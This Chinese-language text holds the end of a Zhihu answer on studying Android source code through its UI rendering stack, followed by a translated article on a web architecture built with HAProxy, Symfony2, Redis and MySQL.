你心里一定需要有这个层级关系，你需要思路清晰地找到Server的位置，它才是你需要攻破的城，上面的libraries是不是很亲切的样子？看完它长成啥样后，然后你才能发现HAL和Kernel一层层地剥离。

很多研究源码的同学兜兜转转，始终在JAVA层上，这是不科学的，要知道libraries才是它的精髓啊。

3.Android的底层是Linux Kernel。

在理解1,2后，还是需要对Kernel部分有个简单的理解，起码你要熟悉kernel的基础协议吧！你要能看懂电路图吧！你要熟悉设备的开启和关闭吧！你要熟悉调寄存器了吧！这方面的书太多了，我建议根据实例去阅读，它并不复杂，不需要一本本厚书来铺垫。

在libraries和kernel间，可能还会有个HAL的东东，其实它是对kernel层的封装，方便各个硬件的接口统一。这样，如果我换个硬件，不用跑了长得很复杂的libraries里面改了，kernel调试好了后，改改HAL就好了。

好了，你现在是不是跃跃欲试准备去找个突破口准备进攻了，但是好像每个宝库的入口都挺难找了

我大概在三个月前阅读完Android UI系统的源码，这是Android最复杂的部分，我要简单说下过程。

我需要先找宝库入口，我要研究UI，首先要找什么和UI有亲戚关系吧！

View大神跳出来了，沿着它往下找找看，发现它在贴图在画各种形状，但是它在哪里画呢，马良也要纸吧？

很明显它就是某个宝藏，但是世人只是向我们描述了它有多美，却无人知在哪里？我们需要找一张地图罗。

开 发Android的同学逃不掉Activity吧！它有个setcontentview的方法，从这个名字看好像它是把view和activity结合的 地方。赶紧看它的实现和被调用。，然后我们就发现了Window，ViewRoot和WindowManager的身影，

沿着WM和WMS我们就惊喜会发 现了Surface，以及draw的函数，它居然在一个DeCorView上画东西哈。借助Source Insight， UI Java层的横向静态图呼之欲出了。

完成这个静态UML，我觉得我可以开始功能实现上追踪了，这部分主要是C++的代码（这也是我坚定劝 阻的放弃Eclipse的原因），我沿着draw函数，看到了各个层级的关系，SurfaceSession的控制和事务处理，SharedBuffer读写控制，彪悍的SurfaceFlinger主宰一切，OpenGL ES的神笔马良。FrameBuffer和FrameBufferDevice的图像输出，LCD设备打开后，开始接收FBD发过来的一帧帧图像，神奇吧。

原文链接：http://www.zhihu.com/question/19759722/answer/17019083

使用HAProxy、PHP、Redis和MySQL支撑10亿请求每周的架构

作者：Todd Hoff

在这篇文章中，我将展示一个非常简单的架构，使用HAProxy、PHP、Redis和MySQL支撑每周10亿请求。除此之外，我还将展示项目未来的横向扩展途径及常见的模式，下面我们一起看细节。

状态：

- 服务器
  1. 3个应用程序节点
  2. 2个MySQL+1个备份
  3. 2个Redis


- **应用程序**
  1. 应用程序每周处理10亿请求
  2. 峰值700请求每秒的单Symfony2实例（平均工作日约550请求每秒）
  3. 平均响应时间30毫秒
  4. Varnish，每秒请求超过1.2万次（压力测试过程中获得）

- 数据存储

1. Redis储存了1.6亿记录，数据体积大约100GB，同时它是我们的主要数据存储

2. MySQL储存了3亿记录，数据体积大约300GB，通常情况下它作为三级缓存层

平台：



- 监视：

1. Icinga
2. Collectd

- 应用程序

1. HAProxy + Keepalived
2. Varnish
3. PHP（PHP-FPM）+ Symfony2 Framework


- 数据存储


1. MySQL（主从配置），使用HAProxy做负载均衡
2. Redis （主从配置）

背景

大约1年前，一个朋友找到我并提出了一个苛刻的要求：它们是一个飞速发展的电子商务初创公司，而当时已经准备向国际发展。介于那个时候他们仍然是一 个创业公司，初始解决方案必须符合所谓的成本效益，因此也就无法在服务器上投入更多的资金。遗留系统使用了标准的LAMP堆栈，因此他们拥有一个强力的 PHP开发团队。如果必须引入新技术的话，那么这些技术必须足够简单，不会存在太多架构上的复杂性；那么，他们当下的技术团队就可以对应用进行长期的维 护。

为了满足他们扩展到下一个市场的需求，架构师必须使用可扩展理念进行设计。首先，我们审视了他们的基础设施：





老系统使用了单模块化设计思路，底层是一些基于PHP的Web应用程序。这个初创公司有许多所谓的前端网站，它们大多都使用了独立的数据库，并共享 了一些支撑业务逻辑的通用代码。毫不客气的说，长期维护这种应用程序绝对是一个噩梦：因为随着业务的发展，有些代码必须被重写，这样的话，修改某个网站将 不可避免导致业务逻辑上的不一致，这样一来，他们不得不在所有Web应用程序上做相同的修改。

通常情况下，这该归结于项目管理问题，管理员必须对横跨多个代码库的那些代码负责。基于这个观点，整改第一步就是提取核心的业务关键功能，并将之拆分为独立的服务（这也是本文的一个重点部分），也就是所谓的面向服务架构，在整个系统内遵循“separation of concern”原则。每个服务只负责一个业务逻辑，同时也要明确更高等级的业务功能。举个形象的例子也就是，这个系统可能是个搜索引擎、一个销售系统等。

前端网站通过REST API与服务交互，响应则基于JSON格式。为了简单起见，我们没有选择SOAP，一个开发者比较无爱的协议，因为谁都不愿意解析一堆的XML。

提取一些不会经常处理的服务，比如身份验证和会话管理。这是非常必要的一个环节，因为它们的处理等级比较高。前端网站负责这个部分，只有它们可以识别用户。这样一来我们可以保持服务的足够简单，在处理扩展和代码相关问题时都具有巨大的优势，可谓各司其职，完美无缺。

带来的好处：

- 独立子系统（服务）可以便捷的在不同团队中开发，开发者互不干涉，效率理所当然提升。
- 身份验证和会话不会通过它们来管理，因此它们造成的扩展问题不翼而飞。
- 业务逻辑被区分，不同的前端网站不会再存在功能冗余。
- 显著地提高了服务的可用性。

共生的缺点：

为系统管理员带来更大的工作量。鉴于服务都使用了独立的基础设施，这将给管理员带来更多需要关注的地方。

很难保持向后兼容。在一年的维护之后，API方法中发生了数不尽的变化。因此问题发生了，它们必将破坏向后兼容，因为每个网站的代码都可能发生变化，还可能存在许多技术人员同时修改一个网站的情况……然而，一年后，所有方法匹配的仍然是项目开始时建立的文档。


应用程序层

着眼请求工作流，第一层是应用程序。HAProxy负载均衡器、Varnish和Symfony2应用程序都在这一层。来自前端网站的请求首先会传递给HAProxy，随后负载均衡器将把他分给不同的节点。

应用程序节点配置

- Xeon E5-1620@3.60GHz，64GB RAM，SATA
- Varnish
- Apache2
- PHP 5.4.X（PHP-FPM），使用APC字节码缓存

我们购买了3个这样的服务器，N+1冗余配置的active-active模式，备份服务器同样处理请求。因为性能不是首要因素，我们为每个节点配 置独立的Varnish以降低缓存hit，同时也避免了单点故障（SPOF）。在这个项目中，我们更重视可用性。因为一个前端网站服务器中使用了 Apache 2，我们保留了这个堆栈。这样一来，管理员不会困扰于太多新加入的技术。



Symfony2应用程序

应用程序本身基于Symfony2建立，这是一个PHP全堆栈框架，提供了大量加速开发的组件。作为基于复杂框架的典型REST服务可能受到很多人质疑，这里为你细说：

- 对 PHP/Symfony 开发者友好。客户端IT团队由PHP开发者组成，添加新技术将意味必须招聘新的开发者，因为业务系统必须做长时间的维护。

- 清晰的项目结构。 PHP/Symfony 虽然从来都不是必需品，但却是许多项目的默认选择。引入新的开发者将非常方便，因为对他们来说代码非常友好。

- 许多现成的组件。遵循DRY思想……没有人愿意花力气去做重复的工作，我们也不例外。我们使用了大量的Symfony2 Console Component，这个框架非常有利于做CLI命令，以及应用程序性能分析（debug工具栏）、记录器等。

在选用Symfony2之前，我们做了大量的性能测试以保证应用程序可以支撑计划流量。我们制定了概念验证，并使用JMeter执行，我们得到了让 人满意的结果——每秒700请求时响应时间可以控制在50毫秒。这些测试给了我们足够的信心，让我们坚信，即使Symfony2这样复杂的框架也可以得到理想的性能。

应用程序分析与监控

我们使用Symfony2工具来监视应用程序，在收集指定方法执行时间上表现的非常不错，特别是那些与第三方网络服务交互的操作。这样一来，我们可以发现架构中潜在的弱点，找出应用程序中最耗时的部分。

冗长的日志同样是不可缺少的一部分，我们使用PHP Monolog库把这些日志处理成优雅的log-lines，便于开发者和管理员理解。这里需要注意的是尽可能多地添加细节，越详细越好，我们使用了不同的日志等级：

- Debug，可能会发生的事情。比如，请求信息在调用前会传送给一个外部Web服务；事情发生后从API调用响应。

- Error，当错误发生时请求流并未被终止，比如第三方API的错误响应。

- Critical，应用程序崩溃的瞬间。

因此，你可以清晰地了解Error和Critical信息。而在开发/测试环境中，Debug信息同样被记录。同时，日志被存储在不同的文件中，也 就是Monolog库下的“channels”。系统中有一个主日志文件，记录了所有应用程序级错误，以及各个channel的短日志，从单独的文件中记 录了来自各个channel的详细日志。

扩展性

扩展平台的应用程序层并不困难，HAProxy性能并不会在短时间耗尽，唯一需要考虑的就是如何冗余以避免单点故障。因此，当下需要做的只是添加下一个应用程序节点。

数据层

我们使用Redis和MySQL存储所有的数据，MySQL更多作为三级缓存层，而Redis则是系统的主要数据存储。

Redis


在系统设计时，我们基于以下几点来选择满足计划需求的数据库：

- 在存储大量数据时不会影响性能，大约2.5亿记录
- 通常情况下多是基于特定资源的简单GET请求，没有查找及复杂的SELECT操作
- 在单请求时尽可能多的获得资源以降低延时

在经过一些调查后，我们决定使用Redis

- 大部分我们执行的操作都具有 O（1）或O（N）复杂性， N是需要检索键的数量，这意味着keyspace大小并不会影响性能。
- 通常情况下会使用MGET命令行同时检索100个以上的键，这样可以尽可能的避免网络延时，而不是在循环中做多重GET操作。

我们当下拥有两个Redis 服务器，使用主从复制模式。这两个节点的配置相同，都是Xeon E5-2650v2@2.60GHz，128GB，SSD。内存限制被设置为100GB，通常情况下使用率都是100%。



在应用程序并没有耗尽单个Redis服务器的所有资源时，从节点主要作作备份使用，用以保证高有效性。如果主节点宕机，我们可以快速的将应用程序切换到从节点。在维护和服务器迁移时，复制同样被执行——转换一个服务器非常简单。

你可能会猜想当Redis 资源被一直耗尽时的情景，所有的键都是持久化类型，大约占90% keyspace，剩余资源被全部被用于TTL过期缓存。当下，keyspace已经被分为两个部分：一个是TTL集（缓存），另一个则是用于持久化数 据。感谢“volatile-lru”最大化内存设置的可行性，最不经常使用缓存键会被移除。如此一来，系统就可以一直保持单Redis实例同时执行两个 操作——主存储和通用缓存。

使用这个模式必须一直监视“期满”键的数量：

